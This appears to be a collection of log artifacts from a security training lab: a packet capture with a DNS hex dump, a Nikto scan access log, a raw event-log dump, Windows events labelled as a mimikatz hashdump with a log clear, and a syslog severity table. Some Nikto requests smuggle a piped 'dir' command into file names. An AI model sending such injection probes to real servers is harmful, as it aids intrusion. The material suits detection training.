34661 19.809908407 172.25.20.171         192.99.200.113   TCP        54 39814 → 80 [FIN, ACK] Seq=8008 Ack=82841 Win=99200 Len=0
34662 19.834059169 104.18.102.100        172.25.20.171    TCP        60 80 → 49440 [FIN, ACK] Seq=28400926 Ack=8009 Win=116736 Len=0
34663 19.834080529 172.25.20.171         104.18.102.100   TCP        54 49440 → 80 [ACK] Seq=8009 Ack=28400927 Win=3144704 Len=0
34664 19.923893423 192.99.200.113        172.25.20.171    TCP        60 80 → 39814 [FIN, ACK] Seq=82841 Ack=8009 Win=107776 Len=0
34665 19.923922037 172.25.20.171         192.99.200.113   TCP        54 39814 → 80 [ACK] Seq=8009 Ack=82842 Win=99200 Len=0
34666 32.103610479 0.0.0.0               255.255.255.255  HIP       102 HIP I1 (HIP Initiator Packet)
34667 50.754969118 fe80::20c:29ff:fe2a…  ff02::2          ICMPv6     70 Router Solicitation from 00:0c:29:2a:d2:05
34668 51.689584041 SolarEdg_15:3d:de     Broadcast        ARP        60 Who has 172.25.20.1? Tell 172.25.20.101
34669 60.940879133 172.25.20.171         9.9.9.9          DNS        71 Standard query 0xb43f A hacking.com
34670 60.941018267 172.25.20.171         9.9.9.9          DNS        71 Standard query 0x9c3b AAAA hacking.com
34671 61.098775906 9.9.9.9               172.25.20.171    DNS       126 Standard query response 0x9c3b AAAA hacking.com SOA dns0.zoneedit.com
34672 61.212155680 9.9.9.9               172.25.20.171    DNS        87 Standard query response 0xb43f A hacking.com A 64.68.200.54
34673 61.212530991 172.25.20.171         64.68.200.54     ICMP       98 Echo (ping) request  id=0x149a, seq=1/256, ttl=64 (reply in 34674)
34674 61.324059058 64.68.200.54          172.25.20.171    ICMP       98 Echo (ping) reply    id=0x149a, seq=1/256, ttl=48 (request in 34673)
34675 61.324289031 172.25.20.171         9.9.9.9          DNS        85 Standard query 0xec69 PTR 54.200.68.64.in-addr.arpa
34676 61.464195923 9.9.9.9               172.25.20.171    DNS       118 Standard query response 0xec69 PTR 54.200.68.64.in-addr.arpa PTR parked.zoneedit.com
34677 62.214162918 172.25.20.171         64.68.200.54     ICMP       98 Echo (ping) request  id=0x149a, seq=2/512, ttl=64 (reply in 34678)
34678 62.309272400 64.68.200.54          172.25.20.171    ICMP       98 Echo (ping) reply    id=0x149a, seq=2/512, ttl=48 (request in 34677)
34679 63.216095486 172.25.20.171         64.68.200.54     ICMP       98 Echo (ping) request  id=0x149a, seq=3/768, ttl=64 (reply in 34680)
34680 63.317697208 64.68.200.54          172.25.20.171    ICMP       98 Echo (ping) reply    id=0x149a, seq=3/768, ttl=48 (request in 34679)
34681 64.218680623 172.25.20.171         64.68.200.54     ICMP       98 Echo (ping) request  id=0x149a, seq=4/1024, ttl=64 (reply in 34682)
34682 64.322451023 64.68.200.54          172.25.20.171    ICMP       98 Echo (ping) reply    id=0x149a, seq=4/1024, ttl=48 (request in 34681)
34683 66.115658237 VMware_2a:d2:05       VMware_4a:9c:7e  ARP        42 Who has 172.25.20.1? Tell 172.25.20.171
34684 66.116063538 VMware_4a:9c:7e       VMware_2a:d2:05  ARP        60 172.25.20.1 is at 00:0c:29:4a:9c:7e
```

```
▸ Frame 34669: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_2a:d2:05 (00:0c:29:2a:d2:05), Dst: VMware_4a:9c:7e (00:0c:29:4a:9c:7e)
▸ Internet Protocol Version 4, Src: 172.25.20.171, Dst: 9.9.9.9
▸ User Datagram Protocol, Src Port: 40256, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xb43f
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ hacking.com: type A, class IN
        Name: hacking.com
        [Name Length: 11]
        [Label Count: 2]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 34672]
```


```
0000  00 0c 29 4a 9c 7e 00 0c  29 2a d2 05 08 00 45 00   ··)J·~·· )*····E·
0010  00 39 c7 7f 40 00 40 11  a0 5e ac 19 14 ab 09 09   ·9··@·@· ·^······
0020  09 09 9d 40 00 35 00 25  d3 0c b4 3f 01 00 00 01   ···@·5·% ···?····
0030  00 00 00 00 00 00 07 68  61 63 6b 69 6e 67 03 63   ·······h acking·c
0040  6f 6d 00 00 01 00 01                               om·····
```



```
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.bat|dir HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.eml HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.sql HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.cobalt HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.txt HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.box HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.nl HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.cwr HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.log HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.shtm HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.shtml HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.tmp HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.JSP HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.passwd HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.asp+ HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.no HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.TXT HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.php4 HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.cmd HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.config HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.mediawiki HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.aspx HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.ee HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.pl|dir HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.htaccess HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.AP HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.showsource HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.php= HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.net HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.5-mysqlphp HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.inc+ HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.show_query_columns HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.notes HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.jsa HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.stm HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.action HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.cp866 HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.MVC HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.dk HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.printer HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.ml HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.home HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.render_warning_screen HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
(Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.pub HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.idq HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.apw HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.jse HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.yml HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.grp HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.* HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.axd HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
127.0.0.1 - - [15/Aug/2020:11:52:12 -0600] "GET /2vdRlQeu.CGI HTTP/1.1" 404 487 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:map_codes)"
```



```
ElfFile\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00▯\00\00\00\00\00\00\00\80\00\00\00▯\00▯\00\00▯▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\
\00\00\00\00\00\00\00▯\00\00\00\00\00\00\00
\00\00\00\00\00\00\00\80\00\00\00▯'\00\00()
\00\00N\8EvN\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\
\FD[\00\00\00\00\00\00\00\00#  \00\00\9D▯\00\00n
\00\00s▯\00\00h▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\96
\00\00=▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\99
\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\EC▯\00\00N▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\0
\00\00:▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00G
\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\
\00\00\00\00\00\00\00\00\00\00\00}▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00**\00\000▯\00\00▯\00\00\00\00\00\00\00\00\E3▯\AE\B6▯\FF\D4▯▯▯▯\00
▯\BF\E9\EEs&▯\00\00\00\00\00\00\BF\E9\EEs\B4\CDcR\CAdv▯|\D3\C3\D5I▯\00\00▯▯▯\00A\FF\FF=▯\00\00M▯\00\00\00\00\00\00\BA
▯\00E\00v\00e\00n\00t\00\00\00\87\00\00\00▯j▯\00\00\00\00\00\00\BC▯▯\00x\00m\00l\00n\00s\00\00\00▯▯5\00h\00t\00t\00p\00:\00/\00/\00s\00c\00h\00e'
\00W\00i\00n\00d\00o\00w\00s\00-
\00E\00v\00e\00n\00t\00l\00o\00g\00▯\8C▯\00\00\00\00\00\00)▯▯\00G\00u\00i\00d\00\00\00▯▯&\00{\00f\00c\006\005\00d\00d\00d\008\00-\00d\006\00e\00f
\004\009\006\002\00-\008\003\00d\005\00-
\006\00e\005\00c\00f\00e\009\00c\00e\001\004\008\00}\00▯A▯\00M\00\00\00\FA▯\00\00\00\00\00\00\F5a▯\00E\00v\00e\00n\00t\00I\00D\00\00\00'\00\00\00▯
\00Q\00u\00a\00l\00i\00f\00i\00e\00r\00s\00\00\00▯▯\00▯▯▯▯\00▯▯▯▯\00"\00\00\00N▯\00\00\00\00\00\00▯        ▯\00V\00e\00r\00s\00i\00o\00n\00\
\00▯▯▯\00\00▯\00\00\00w▯\00\00\00\00\00\00d\CE▯\00L\00e\00v\00e\00l\00\00\00▯▯\00\00▯▯▯▯\00▯\00\00\00\9C▯\00\00\00\00\00\00E{▯\00T\00a\00s\
\00\00\00\BF▯\00\00\00\00\00\00\AE▯▯\00O\00p\00c\00o\00d\00e\00\00\00▯▯▯\00▯▯▯▯\00$
\00\00\00\E6▯\00\00\00\00\00\00j\CF▯\00K\00e\00y\00w\00o\00r\00d\00s\00\00\00▯▯▯\00▯▯A\FF\FFP\00\00\00▯▯\00\00\00\00\00\00;\8E▯
\00T\00i\00m\00e\00C\00r\00e\00a\00t\00e\00d\00\00\00'\00\00\00▯:▯\00\00j▯\00\00<{
\00S\00y\00s\00t\00e\00m\00T\00i\00m\00e\00\00\00▯▯\00▯▯▯
\00.\00\00\00h▯\00\00\00\00\00\00F▯
\00E\00v\00e\00n\00t\00R\00e\00c\00o\00r\00d\00I\00D\00\00\00▯▯
\00
▯A\FF\FF\85\00\00\00\9D▯\00\00\00\00\00\00\A2\F2▯\00C\00o\00r\00r\00e\00l\00a\00t\00i\00o\00n\00\00\00\\00\00\00F\C6▯\00\00\00\00\00\00
\F1
\00A\00c\00t\00i\00v\00i\00t\00y\00I\00D\00\00\00▯▯\00▯▯\ED▯\00\00\FA▯\00\005\C5▯\00R\00e\00l\00a\00t\00e\00d\00A\00c\00t\00i\00v\00i\00t\00y\00I\
\00E\00x\00e\00c\00u\00t\00i\00o\00n\00\00\00H\00\00\00FN▯\00\00\C6▯\00\00
\D7     \00P\00r\00o\00c\00e\00s\00s\00I\00D\00\00\00▯▯\00▯▯s▯\00\00\9C▯\00\00\859▯\00T\00h\00r\00e\00a\00d\00I\00D\00\00\00▯
\00▯▯▯\FF\FF2\00\00\00\9D▯\00\00\00\00\00\00\83a▯\00C\00h\00a\00n\00n\00e\00l\00\00\00▯▯▯▯\00S\00e\00c\00u\00r\00i\00t\00y\00▯▯\FF\FF>\00\00\00
\00S\00e\00c\005\000\004\00S\00t\00u\00d\00e\00n\00t\00▯A\FF\FFB\00\00\00▯▯\00\00\00\00\00\00\A0.▯\00S\00e\00c\00u\00r\00i\00t\00y\00\00\00▯\00\00\
\00▯▯▯▯▯\00$\00\00\00e▯\00\00\ED▯\00\005D▯\00U\00s\00e\00r\00D\00a\00t\00a\00\00\00▯▯▯\00!▯▯
\00▯\00\00\00▯\00▯\00▯\00▯\00▯\00▯\00▯\00▯\00\00\00\00\00▯\00▯\00▯\00▯\00\00\00\00\00▯\00▯\00▯\00▯\00▯\00
\00▯\00▯\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00\00$▯!\00▯\00h\00N▯\00\00\00\00\00\00 @/-
C¸▯\FF\D4▯\A0▯\00\00\A8▯\00\00\E6"\00\00\00\00\00\00\00▯▯▯\00▯▯\\A0^\B5▯▯\00\00\00\00\00\00\\A0^\B5@▯\D6T▯\C2k\A1H\85\E4▯␦
00\00▯▯▯\00\A\FF\FF\93▯\00\007▯\00\00\00\00\00\00\ACA▯\00L\00o\00g\00F\00i\00l\00e\00C\00l\00e\00a\00r\00e\00d\00\00\00▯\00\00\00▯j▯\00\00▯▯;\00
▯\00S\00u\00b\00j\00e\00c\00t\00U\00s\00e\00r\00S\00i\00d\00\00\00▯
\00\00▯▯▯\FF\FF2\00\00\00#   \00\00\00\00\00\00▯▯\00S\00u\00b\00j\00e\00c\00t\00U\00s\00e\00r\00N\00a\00m\00e\00\00\00▯
▯\00▯▯▯\FF\FF6\00\00\00\    \00\00\D6▯\00\00\BB^▯\00S\00u\00b\00j\00e\00c\00t\00D\00o\00m\00a\00i\00n\00N\00a\00m\00e\00\00\00▯
▯\00▯▯▯\FF\FF0\00\00\00\99  \00\00\00\00\00\00\D2▯▯\00S\00u\00b\00j\00e\00c\00t\00L\00o\00g\00o\00n\00I\00d\00\00\00▯
▯\00▯▯▯\00▯\00\00\00▯\00▯\00▯\00▯\00▯\00▯\00▯\00▯\00▯▯\00\00\00\00\00▯▯\00\00\00▯9}\B1\95F\A7\AE\CA\D0s\
\E8▯\00\00S\00e\00c\005\000\004\00S\00E\00C\005\000\004\00S\00T\00U\00D\00E\00N\00T\00\DD\E3▯\00\00\00\00\00\00\00▯\00▯\00▯0▯\00\00**\00\00H▯\00\00
▯q\B6~\82V
\00\00\00\00\00\00q\B6~\82\DBD\C2]▯\8B\9A6k\8AN3\F2▯\00\00▯▯▯\00A▯\00\E6▯\00\00M▯\00\00s\00\00\00▯j▯\00\00▯▯5\00h\00t\00t\00p\00:\00/\00/\00s\00
\00\00\00▯▯▯\00\00▯▯\00▯▯▯▯\00▯▯▯▯\00
\00\00\00N▯\00\00▯▯▯\00▯▯▯\00\00
```



mimikatz-privesc-hashdump Number of events: 13

Level	Date and Time	Source	Event ID	Task Category
Information	4/30/2019 12:10:56 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:10:43 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:10:41 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:10:08 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:09:39 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:09:39 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:09:39 PM	Microsoft Windo...	4673	Sensitive Privilege Use
Information	4/30/2019 12:09:15 PM	Microsoft Windo...	4798	User Account Management
Information	4/30/2019 12:08:29 PM	Microsoft Windo...	4673	Sensitive Privilege Use
Information	4/30/2019 12:08:29 PM	Microsoft Windo...	4673	Sensitive Privilege Use
Information	4/30/2019 12:08:29 PM	Microsoft Windo...	4673	Sensitive Privilege Use
Information	4/30/2019 12:08:29 PM	Microsoft Windo...	4673	Sensitive Privilege Use
Information	4/30/2019 12:08:22 PM	Eventlog	1102	Log clear

Event 4798, Microsoft Windows security auditing.


General | Details

```
A user's local group membership was enumerated.

Subject:
        Security ID:        S-1-5-21-2977773840-2930198165-1551093962-1000
        Account Name:       Sec504
        Account Domain:     SEC504STUDENT
        Logon ID:           0x1E442

User:
        Security ID:        S-1-5-21-2977773840-2930198165-1551093962-1000
        Account Name:       Sec504
        Account Domain:     SEC504STUDENT

Process Information:
        Process ID:         0xdcc
        Process Name:       C:\Windows\explorer.exe
```

```
Log Name:          Security
Source:            Microsoft Windows security   Logged:          4/30/2019 12:10:56 PM
Event ID:          4798                         Task Category:   User Account Management
Level:             Information                  Keywords:        Audit Success
User:              N/A                          Computer:        Sec504Student
OpCode:            Info
More Information:  Event Log Online Help
```

Level	Severity	Description
0	Emergency	System is pretty much unusable
1	Alert	An action must be taken immediately, or the system will fail
2	Critical	Critical conditions on the system
3	Error	Error conditions on the system
4	Warning	Warning conditions on the system
5	Notice	Normal but significant conditions on the system
6	Informational	Informational messages only
7	Debug	Debug level information – very noisy

